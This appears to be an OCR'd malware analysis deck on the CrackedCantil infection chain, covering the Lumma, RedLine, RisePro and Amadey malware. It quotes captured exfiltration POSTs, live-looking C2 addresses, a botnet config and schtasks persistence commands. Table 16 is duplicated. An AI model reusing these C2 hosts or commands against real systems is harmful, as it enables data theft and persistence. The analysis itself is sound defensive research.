act=recive_ message&lid=MV90Nv&j=default&ver=4.0	224c 4eFhXAzaixaQb9mC7Q34NDU0QbdCg9qnsiokq+2n1QSa7Gt8LPqr NOZN46LZIfU+FRRhl2Dwv4WIClDZmML5CevBQXws+OpyslX55Ixh i1EZOUuXYqP6hddSBpHN/NgOwcFBfCz68BuaT/mizS3YFBUWJNlg ufqF10BGyoHFtG+OkQ0/ZLbsfvUMveOBYJ1RUFUr2SvussqQBimh zYf1JMHBQXwuv/E0qk/7z4h5mXlURyqVT4n6h5IKBIuQi9gOwcFB fCz68BuaT/mizS3YFBUWJNlgufqF3EFGwoXBt2GOhgA5bbXufvwK v+yGYpxWUFImxyXotMmQBimhzYf1JMHBQXwuv/E0qk/ … ZYFnuXGY7QrrsjBoHDw7Rww81sVgXTgjS6Qb3jmSCLXFgWbbpIit OukAAKz4zT+HOAjUNwAdCCH51N86yIYJQWOD5hl2Kj+oeSCnmH4K 31JMHBQXws+qlsslX5oKBskVgVdy3eJ+2u1J1vSeiBzrBqlcNNUQ b6qzawT/mizS+cFg8UcptPifqHkgoEi82H92KSw1t8PuqyIaFa67 LgB9gUFRRhlz+O0IeSCgT24K31JJw= 0

Table 9: Lumma's initial HTTP POST request and response contents (truncated).


Lumma: Data Exfiltration

- Does the heavy duty infostealing
- Packages stolen data in archive file
  - Screenshots, system information, browser information
- Exfiltrates via HTTP POST



```
Adobe Flash Player 32 NPAPI
Adobe Flash Player 32 PPAPI
DTPanelQT 1.2.1.4
FileZilla 3.65.0
Microsoft Edge Update
Microsoft Edge WebView2 Runtime
Microsoft OneDrive
TacDecoLIB 1.2.1.3
Microsoft Visual C++ 201
Java Auto Updater
Microsoft Visual C++ 202
Microsoft Visual C++ 201
Microsoft Edge
Microsoft Visual C++ 202
Realtek AC'97 Audio
```

```
LummaC2, Build Nov 28 2023, Buy now: TG @lummanowork
LID(Lumma ID): MV90Nv

- PC: DESKTOP-BFTPUHP
- User: admin
- Domain:
- Workgroup: DESKTOP-BFTPUHP
- ComputerNameDnsHostname: DESKTOP-BFTPUHP
u
CPU @ 2.70GHz
```



```
POST /api HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=be85de5ipdocierre1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 1023757
Host: cinemaretailermkw.fun
--be85de5ipdocierre1
Content-Disposition: form-data; name="hwid"
12a79c4b4500004f6f8bac130089feu
--be85de5ipdocierre1
Content-Disposition: form-data; name="pid"
1
--be85de5ipdocierre1
Content-Disposition: form-data; name="lid"
MV90Nv
--be85de5ipdocierre1
Content-Disposition: form-data; name="act"
send_message
--be85de5ipdocierre1
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object
```


File information

```
--be85de5ipdocierre1
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object
PK.........3.W...........
..System.txt.....Oo.0...|
.A..d._O.t.jP*J.......JZX...rF..~.......,...@PKU@ln......R...}./a.Z.:c.;.(.....
....0......!Y.......m..>.I.JH...>........\j..<......lka.k]...R.....4.......h.>..).
.u...G..sw0D..q.....G....>(.'..;y#..;...........Y.....B.N8.......).L..p.....J+t?
K..I..#..+..........@..c.....
&.\...2...2...s..w2.P...
...J.n.....+rv.WJ...............PK..5R=\K................PK..........3.W.........
......Software.txt......N.
ju....?...p..l
.\.)..vv.^&.....v..d8
.D.......Q...W..~..j
..Screen.png.......xS
..6..K[..o..$mZ
8..qf..m..Qv8>....#.....;.....X
```

Contents of "file"

RedLine: Injects Malicious Code


- Injects malicious code into legitimate process
  - C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
  - (T1036: Masquerading and T1055: Process Injection)



Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
204.97 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
209.62 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
214.63 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
225.46 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
230.59 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
235.67 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –
240.78 s	TCP	?	6280	AppLaunch.exe	🇷🇺	45.15.156.187	23929	–	Galaxy LLC	↑ 40 b ↓ –


RedLine: Beaconing

- Steadily beacons to C2
  - Over port 23929
- C2 and Botnet is in Redline's config



C2 server	Port	Request contents
45.15.156.187	23929	`.......net. tcp://45.15.156.187:23929/...`

Table 10: C2 requests made by 'AppLaunch.exe'.




C2	45.15.156.187:23929
Botnet	LogsDiller Cloud (Telegram: @logsdillabot)
Keys (XOR)	Scuffs

Table 11: RedLine's configuration.

RisePro: Task Scheduling

- Multiple instances of RisePro
  - Uses Task Scheduler to run more RisePro
  - Hourly and at User Logon with highest privilege
  - (T1053: Scheduled Task/Job)




Process	Command
Iq4tpcuftnMe73YjwlKR3YVy.exe	schtasks /create /f /RU "admin" /tr "C:\ProgramData\OfficeTrackerNMP1\OfficeTrackerNMP1.exe" /tn "OfficeTrackerNMP1 LG" /sc ONLOGON /rl HIGHEST
3Pvvg68HWOfBwJ9BdOsWgpEz.exe	schtasks /create /f /RU "admin" /tr "C:\ProgramData\OfficeTrackerNMP131\OfficeTrackerNMP131.exe" /tn "OfficeTrackerNMP131 LG" /sc ONLOGON /rl HIGHEST

Table 12: Task Scheduler commands.

RisePro: Autostart

- Drops RisePro in startup directory
  - Configured to run at system restart
  - (T1547: Boot or Logon Autostart Execution)
- Connects to C2 on port 50500
  - (T1571: Non-Standard Port)




Process	LNK file	Referred executable
Iq4tpcuftnMe73YjwlKR3YVy.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FANBooster1.lnk	C:\Users\admin\AppData\Local\Temp\FANBooster1\FANBooster1.exe
3Pvvg68HWOfBwJ9BdOsWgpEz.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FANBooster131.lnk	C:\Users\admin\AppData\Local\Temp\FANBooster131\FANBooster131.exe

Table 13: LNK files and referred executables.


Amadey: Autorun

- Periodically runs itself
  - Using task scheduler
- Changes autorun in registry
  - Directory contains LNK that point to RisePro



Command	Action
"C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 1 /TN 5RfuRxo3fpxiWkD42DRCixRe.exe /TR "C:\Users\admin\Pictures\Minor Policy\5RfuRxo3fpxiWkD42DRCixRe.exe" /F	Use the task scheduler to run the Amadey executable every minute

Table 14: The command used to run Amadey every minute.




Name	STARTUP
Value	%USERPROFILE%\APPDATA\ROAMING\MICROSOFT\WINDOWS\START MENU\PROGRAMS\STARTUP
Key	HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\USER SHELL FOLDERS

Table 15: The updated registry value and keys.

Amadey: Collect System Info

- Convert to special 172 character token
  - OS version, device name, installed AV
  - Sends back to C2




	HTTP request content	**HTTP response content**	**Description**
Initial connectivity check	`st=s`	`3`	C2 confirms connection
Token observed in *Symphony No. 1, CrackedCantil*	`r= A7C3DF3DC00795451669E19B8485FDB7B6750D6C7FC8220724CEDCCF265280BD662595DCFBA115F75B21A7198B625D3DBE9F69C6E6D4E384AA0AF6322E360453DFC043C15E33339BFC5369857CD19A7797E75D67A0CC`	`<c><d>`	C2 assumes sandbox/already infected. Keep running but do not prepare next stage.
Example token which the C2 has not blacklisted	`r=A7C3DF3CC1019444116FE1978E85F2B7B6750D6C7FC8220724CEDCCF265280BD66259586F0F21FA74869AD58983B2B36B78F6DDFF9D19A83BE2BC85D07021C548BC54A96562B6DC7F55E69857D8D913B9C`	`<c>1000130001+++a6d3917b850e8a5e4f3ebaccdcdda4b5b127172121977e062e9d8d9d7201dae3747990d4faff4bf25b35fb1c9a62064bcdfa10a3c8bdf6e88926c3#<d>`	C2 assumes it is a new uninfected device. Drops e0cbefcb1af40c7d4aff4aca26621a98.exe (Glupteba) [17]

Table 16: Example HTTP request and response for Amadey.

Amadey: C2 Communication

- C2 responds
  - Special string enclosed in <c><d>
  - Specifies next action




	HTTP request content	HTTP response content	Description
Initial connectivity check	`st=s`	`3`	C2 confirms connection
Token observed in *Symphony No. 1*, *CrackedCantil*	`r= A7C3DF3DC00795451669E19B8485FDB7B6750D6C7FC8220724CEDCCF265280BD662595DCFBA115F75B21A7198B625D3DBE9F69C6E6D4E384AA0AF6322E360453DFC043C15E33339BFC5369857CD19A7797E75D67A0CC`	`<c><d>`	C2 assumes sandbox/already infected. Keep running but do not prepare next stage.
Example token which the C2 has not blacklisted	`r=A7C3DF3CC1019444116FE1978E85F2B7B6750D6C7FC8220724CEDCCF265280BD66259586F0F21FA74869AD58983B2B36B78F6DDFF9D19A83BE2BC85D07021C548BC54A96562B6DC7F55E69857D8D913B9C`	`<c>1000130001+++a6d3917b850e8a5e4f3ebaccdcdda4b5b127172121977e062e9d8d9d7201dae3747990d4faff4bf25b35fb1c9a62064bcdfa10a3c8bdf6e88926c3#<d>`	C2 assumes it is a new uninfected device. Drops e0cbefcb1af40c7d4aff4aca26621a98.exe (Glupteba) [17]

Table 16: Example HTTP request and response for Amadey.

Amadey: C2 Communication

- In this symphony, Amadey was quiet
  - Likely, C2 blacklisted token
- Generating new token
  - Modifying device name in registry
  - Generates new token, C2 responds
  - Drops Glupteba

